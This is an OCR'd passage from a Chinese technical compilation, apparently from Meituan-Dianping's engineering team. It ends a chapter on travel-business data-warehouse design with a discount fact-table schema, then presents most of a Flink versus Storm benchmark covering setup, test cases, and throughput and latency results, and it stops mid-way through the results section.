
流量主题与订单主题的区别是非常大的，它的数据来源具有一定的特殊性，我们的总体建设思路是总 – 分 – 总的思路，首先从总的日志数据中剥离出来属于酒旅事业群的数据，后续再从这些数据中分拆到各个具体的页面（可以适当补充些各个页面中所具有的 B 端信息，如 POI 详情页中增加 POI 品类信息），最后再把各个页面进行合并生成总的日志主题表（最终这张表会满足 80% 以上的相关流量统计需求）。



运营主题

运营主题与订单、流量主题相比也具有自身的特殊性，主要原因也在于其数据来源本身的特殊性，关于它的建设思路总体也是总 – 分 – 总，但我们本身的数据来源大多已经不是最底层的 ODS 数据，而是一些已经加工过的事实表或维度表，所以我们整体的建模原则基本上都是维度建模。





字段名	数据类型	详细说明
reduce_key	BIGINT	减免代理键， 1001：美团平台促销系统 1002：潘多拉 1011：点评平台促销系统 2001：美团平台代金券系统 2011：点评平台代金券系统
reduce_id	BIGINT	减免ID
system_type	STRING	系统类型，card：代金券 promotion：促销
source_type	STRING	运营系统
rule_id	BIGINT	规则ID
marketing_id	BIGINT	市场活动id
card_code	BIGINT	代金券密码
order_key	STRING	订单代理键， 1001:美团旅游平台团购,1002:MTP门票,1003:MTP跟团游,1004:点评团购,1005:宙斯,1006:波塞冬,1007:闪惠,2001:美团平台酒店团购,2002:美团MTA,2003:房惠订单,2011:点评团购,2012:点评预订,2013:宙斯打包单
user_key	STRING	支付用户代理键
order_id	STRING	订单ID
mt_user_id	BIGINT	美团支付用户ID
dp_user_id	BIGINT	点评支付用户ID
data_source	STRING	订单系统
sale_platform	STRING	售卖平台，mt:美团侧售卖,dp:点评侧售卖
bgbu_code	STRING	bgbu代码(11010:住宿,10020:门票,11021:周边游,11030,境外游,11040:机票,11041:火车票,11042:船票,11051:保险)
bu_code	STRING	bu代码(11010:住宿,10020:门票,11021:跟团游,11022:酒景,11030,境外游,11040:机票,11041:火车票,11042:船票,11051:保险)
plantform_source	STRING	业务线，酒店：hotel 火车票：train 旅游：travel 机票：plane
total_reduce_value	DECIMAL(20,3)	总减免金额(新美大承担+商家承担)
total_reduce_value_mt	DECIMAL(20,3)	美团售卖总减免金额(美团承担+商家承担)
total_reduce_value_dp	DECIMAL(20,3)	点评售卖总减免金额(点评承担+商家承担)
hbg_reduce_value	DECIMAL(20,3)	新美大减免金额
hbg_reduce_value_mt	DECIMAL(20,3)	美团售卖新美大减免金额(美团承担减免金额)
hbg_reduce_value_dp	DECIMAL(20,3)	点评售卖新美大减免金额(点评承担减免金额)
biz_reduce_value	DECIMAL(20,3)	商家承担减免金额
biz_reduce_value_mt	DECIMAL(20,3)	美团售卖商家承担减免金额
biz_reduce_value_dp	DECIMAL(20,3)	点评售卖商家承担减免金额
biz_rate	DECIMAL(20,5)	商家承担比例：商家承担金额/总减免金额

基于上面介绍的几个主题，我们实际上在做分主题的层次架构时也是基于本主题的业务、数据特点作为最终的判断条件，没有绝对的一种层次架构适用于所有的主题，需要综合各项要素来进行综合判断才能设计比较合适的层次架构。

作者简介

德臣，美团点评酒旅事业群数据仓库专家，2003 年毕业于湖南大学，2015 年加入美团，整体负责酒旅事业群的离线数据仓库、实时数据仓库建设。
酒旅数据仓库团队，结合酒旅业务的发展，灵活利用大数据生态链的相关技术，致力于离线数据仓库与实时数据仓库的建设，为业务提供多样化的数据服务。

流计算框架 Flink 与 Storm 的性能对比

梦瑶

1. 背景

Apache Flink 和 Apache Storm 是当前业界广泛使用的两个分布式实时计算框架。其中 Apache Storm（以下简称“Storm”）在美团点评实时计算业务中已有较为成熟的运用（可参考 Storm 的可靠性保证测试），有管理平台、常用 API 和相应的文档，大量实时作业基于 Storm 构建。而 Apache Flink（以下简称“Flink”）在近期倍受关注，具有高吞吐、低延迟、高可靠和精确计算等特性，对事件窗口有很好的支持，目前在美团点评实时计算业务中也已有一定应用。

为深入熟悉了解 Flink 框架，验证其稳定性和可靠性，评估其实时处理性能，识别该体系中的缺点，找到其性能瓶颈并进行优化，给用户提供最适合的实时计算引擎，我们以实践经验丰富的 Storm 框架作为对照，进行了一系列实验测试 Flink 框架的性能，计算 Flink 作为确保“至少一次”和“恰好一次”语义的实时计算框架时对资源的消耗，为实时计算平台资源规划、框架选择、性能调优等决策及 Flink 平台的建设提出建议并提供数据支持，为后续的 SLA 建设提供一定参考。

Flink 与 Storm 两个框架对比：

	Storm	Flink
状态管理	无状态，需用户自行进行状态管理	有状态
窗口支持	对事件窗口支持较弱，缓存整个窗口的所有数据，窗口结束时一起计算	窗口支持较为完善，自带一些窗口聚合方法，并且会自动管理窗口状态。
消息投递	At Most Once At Least Once	At Most Once At Least Once **Exactly Once**
容错方式	ACK 机制：对每个消息进行全链路跟踪，失败或超时进行重发。	检查点机制：通过分布式一致性快照机制，对数据流和算子状态进行保存。在发生错误时，使系统能够进行回滚。
应用现状	在美团点评实时计算业务中已有较为成熟的运用，有管理平台、常用 API 和相应的文档，大量实时作业基于 Storm 构建。	在美团点评实时计算业务中已有一定应用，但是管理平台、API 及文档等仍需进一步完善。

2. 测试目标

评估不同场景、不同数据压力下 Flink 和 Storm 两个实时计算框架目前的性能表现，获取其详细性能数据并找到处理性能的极限；了解不同配置对 Flink 性能影响的程度，分析各种配置的适用场景，从而得出调优建议。

2.1 测试场景

“输入 – 输出”简单处理场景

通过对“输入 – 输出”这样简单处理逻辑场景的测试，尽可能减少其它因素的干扰，反映两个框架本身的性能。

同时测算框架处理能力的极限，处理更加复杂的逻辑的性能不会比纯粹“输入 – 输出”更高。

用户作业耗时较长的场景

如果用户的处理逻辑较为复杂，或是访问了数据库等外部组件，其执行时间会增大，作业的性能会受到影响。因此，我们测试了用户作业耗时较长的场景下两个框架的调度性能。

窗口统计场景

实时计算中常有对时间窗口或计数窗口进行统计的需求，例如一天中每五分钟的访问量，每 100 个订单中有多少个使用了优惠等。Flink 在窗口支持上的功能比 Storm 更加强大，API 更加完善，但是我们同时也想了解在窗口统计这个常用场景下两个框架的性能。

精确计算场景（即消息投递语义为“恰好一次”）

Storm 仅能保证“至多一次”(At Most Once) 和“至少一次”(At Least Once) 的消息投递语义，即可能存在重复发送的情况。有很多业务场景对数据的精确性要求较高，希望消息投递不重不漏。Flink 支持“恰好一次”(Exactly Once) 的语义，但是在限定的资源条件下，更加严格的精确度要求可能带来更高的代价，从而影响性能。因此，我们测试了在不同消息投递语义下两个框架的性能，希望为精确计算场景

的资源规划提供数据参考。

2.2 性能指标

吞吐量（Throughput）

- 单位时间内由计算框架成功地传送数据的数量，本次测试吞吐量的单位为：条 / 秒。
- 反映了系统的负载能力，在相应的资源条件下，单位时间内系统能处理多少数据。
- 吞吐量常用于资源规划，同时也用于协助分析系统性能瓶颈，从而进行相应的资源调整以保证系统能达到用户所要求的处理能力。假设商家每小时能做二十份午餐（吞吐量 20 份 / 小时），一个外卖小哥每小时只能送两份（吞吐量 2 份 / 小时），这个系统的瓶颈就在小哥配送这个环节，可以给该商家安排十个外卖小哥配送。

延迟（Latency）

- 数据从进入系统到流出系统所用的时间，本次测试延迟的单位为：毫秒。
- 反映了系统处理的实时性。
- 金融交易分析等大量实时计算业务对延迟有较高要求，延迟越低，数据实时性越强。
- 假设商家做一份午餐需要 5 分钟，小哥配送需要 25 分钟，这个流程中用户感受到了 30 分钟的延迟。如果更换配送方案后延迟变成了 60 分钟，等送到了饭菜都凉了，这个新的方案就是无法接受的。

3. 测试环境

为 Storm 和 Flink 分别搭建由 1 台主节点和 2 台从节点构成的 Standalone 集群进行本次测试。其中为了观察 Flink 在实际生产环境中的性能，对于部分测内容也进行了 on Yarn 环境的测试。

3.1 集群参数


参数项	参数值
CPU	QEMU Virtual CPU version 1.1.2 2.6GHz
Core	8
Memory	16GB
Disk	500G
OS	CentOS release 6.5 (Final)

3.2 框架参数

参数项	Storm 配置	Flink 配置
Version	Storm 1.1.0-mt002	Flink 1.3.0
Master Memory	2600M	2600M
Slave Memory	1600M * 16	12800M * 2
Parallelism	2 supervisor	2 Task Manager
	16 worker	16 Task slots

4. 测试方法

4.1 测试流程



数据生产

Data Generator 按特定速率生成数据，带上自增的 id 和 eventTime 时间戳写入 Kafka 的一个 Topic（Topic Data）。

数据处理

Storm Task 和 Flink Task（每个测试用例不同）从 Kafka Topic Data 相同的 Offset 开始消费，并将结果及相应 inTime、outTime 时间戳分别写入两个 Topic（Topic Storm 和 Topic Flink）中。

指标统计

Metrics Collector 按 outTime 的时间窗口从这两个 Topic 中统计测试指标，每五分钟将相应的指标写入 MySQL 表中。

Metrics Collector 按 outTime 取五分钟的滚动时间窗口，计算五分钟的平均吞吐（输出数据的条数）、五分钟内的延迟（outTime – eventTime 或 outTime – inTime）的中位数及 99 线等指标，写入 MySQL 相应的数据表中。最后对 MySQL 表中的吞吐计算均值，延迟中位数及延迟 99 线选取中位数，绘制图像并分析。


4.2 默认参数

- Storm 和 Flink 默认均为 At Least Once 语义。
  - Storm 开启 ACK，ACKer 数量为 1。
  - Flink 的 Checkpoint 时间间隔为 30 秒，默认 StateBackend 为 Memory。
- 保证 Kafka 不是性能瓶颈，尽可能排除 Kafka 对测试结果的影响。
- 测试延迟时数据生产速率小于数据处理能力，假设数据被写入 Kafka 后立刻被读取，即 eventTime 等于数据进入系统的时间。
- 测试吞吐量时从 Kafka Topic 的最旧开始读取，假设该 Topic 中的测试数据量充足。

4.3 测试用例


Identity

- Identity 用例主要模拟“输入 – 输出”简单处理场景，反映**两个框架本身的性能**。
- 输入数据为“msgId, eventTime”，其中 eventTime 视为数据生成时间。单条输入数据约 20 B。
- 进入作业处理流程时记录 inTime，作业处理完成后（准备输出时）记录 outTime。
- 作业从 Kafka Topic Data 中读取数据后，在字符串末尾追加时间戳，然后直接输出到 Kafka。
- 输出数据为“msgId, eventTime, inTime, outTime”。单条输出数据约 50 B。




Sleep

- Sleep 用例主要模拟用户作业耗时较长的场景，反映**复杂用户逻辑对框架差异的削弱**，比较两个**框架的调度性能**。
- 输入数据和输出数据均与 Identity 相同。
- 读入数据后，等待一定时长（1 ms）后在字符串末尾追加时间戳后输出




Windowed Word Count

- Windowed Word Count 用例主要模拟窗口统计场景，反映两个**框架在进行窗口统计时性能的差异**。
- 此外，还用其进行了精确计算场景的测试，反映 Flink **恰好一次投递的性能**。
- 输入为 JSON 格式，包含 msgId、eventTime 和一个由若干单词组成的句子，单词之间由空格分隔。单条输入数据约 150 B。
- 读入数据后解析 JSON，然后将句子分割为相应单词，带 eventTime 和 inTime 时间戳发给 CountWindow 进行单词计数，同时记录一个窗口中最大最小的 eventTime 和 inTime，最后带 outTime 时间戳输出到 Kafka 相应的 Topic。
- Spout/Source 及 OutputBolt/Output/Sink 并发度恒为 1，增大并发度时仅增大 JSONParser、CountWindow 的并发度。
- 由于 Storm 对 window 的支持较弱，CountWindow 使用一个 HashMap 手动实现，Flink 用了原生的 CountWindow 和相应的 Reduce 函数。




5. 测试结果

5.1 Identity 单线程吞吐量




- 上图中蓝色柱形为单线程 Storm 作业的吞吐，橙色柱形为单线程 Flink 作业的吞吐。
- Identity 逻辑下，Storm 单线程吞吐为 **8.7** 万条 / 秒，Flink 单线程吞吐可达 **35** 万条 / 秒。
- 当 Kafka Data 的 Partition 数为 1 时，Flink 的吞吐约为 Storm 的 3.2 倍；当其 Partition 数为 8 时，Flink 的吞吐约为 Storm 的 4.6 倍。
- 由此可以看出，**Flink 吞吐约为 Storm 的 3–5 倍**。

5.2 Identity 单线程作业延迟




- 采用 outTime - eventTime 作为延迟，图中蓝色折线为 Storm，橙色折线为 Flink。虚线为 99 线，实线为中位数。
- 从图中可以看出随着数据量逐渐增大，Identity 的延迟逐渐增大。其中 99 线的增大速度比中位数快，Storm 的 增大速度比 Flink 快。
- 其中 QPS 在 80000 以上的测试数据超过了 Storm 单线程的吞吐能力，无法对 Storm 进行测试，只有 Flink 的曲线。
- 对比折线最右端的数据可以看出，Storm QPS 接近吞吐时延迟中位数约 100 毫秒，99 线约 700 毫秒，Flink 中位数约 50 毫秒，99 线约 300 毫秒。**Flink 在满吞吐时的延迟约为 Storm 的一半**。

5.3 Sleep 吞吐量




- 从图中可以看出，Sleep 1 毫秒时，Storm 和 Flink 单线程的吞吐均在 900 条 / 秒左右，且随着并发增大基本呈线性增大。
- 对比蓝色和橙色的柱形可以发现，**此时两个框架的吞吐能力基本一致**。

5.4 Sleep 单线程作业延迟（中位数）




- 依然采用 outTime - eventTime 作为延迟，从图中可以看出，Sleep 1 毫秒时，Flink 的延迟仍低于 Storm。

5.5 Windowed Word Count 单线程吞吐量




- 单线程执行大小为 10 的计数窗口，吞吐量统计如图。
- 从图中可以看出，Storm 吞吐约为 1.2 万条 / 秒，Flink Standalone 约为 4.3 万条 / 秒。**Flink 吞吐依然为 Storm 的 3 倍以上**。

5.6 Windowed Word Count Flink At Least Once 与 Exactly Once 吞吐量对比



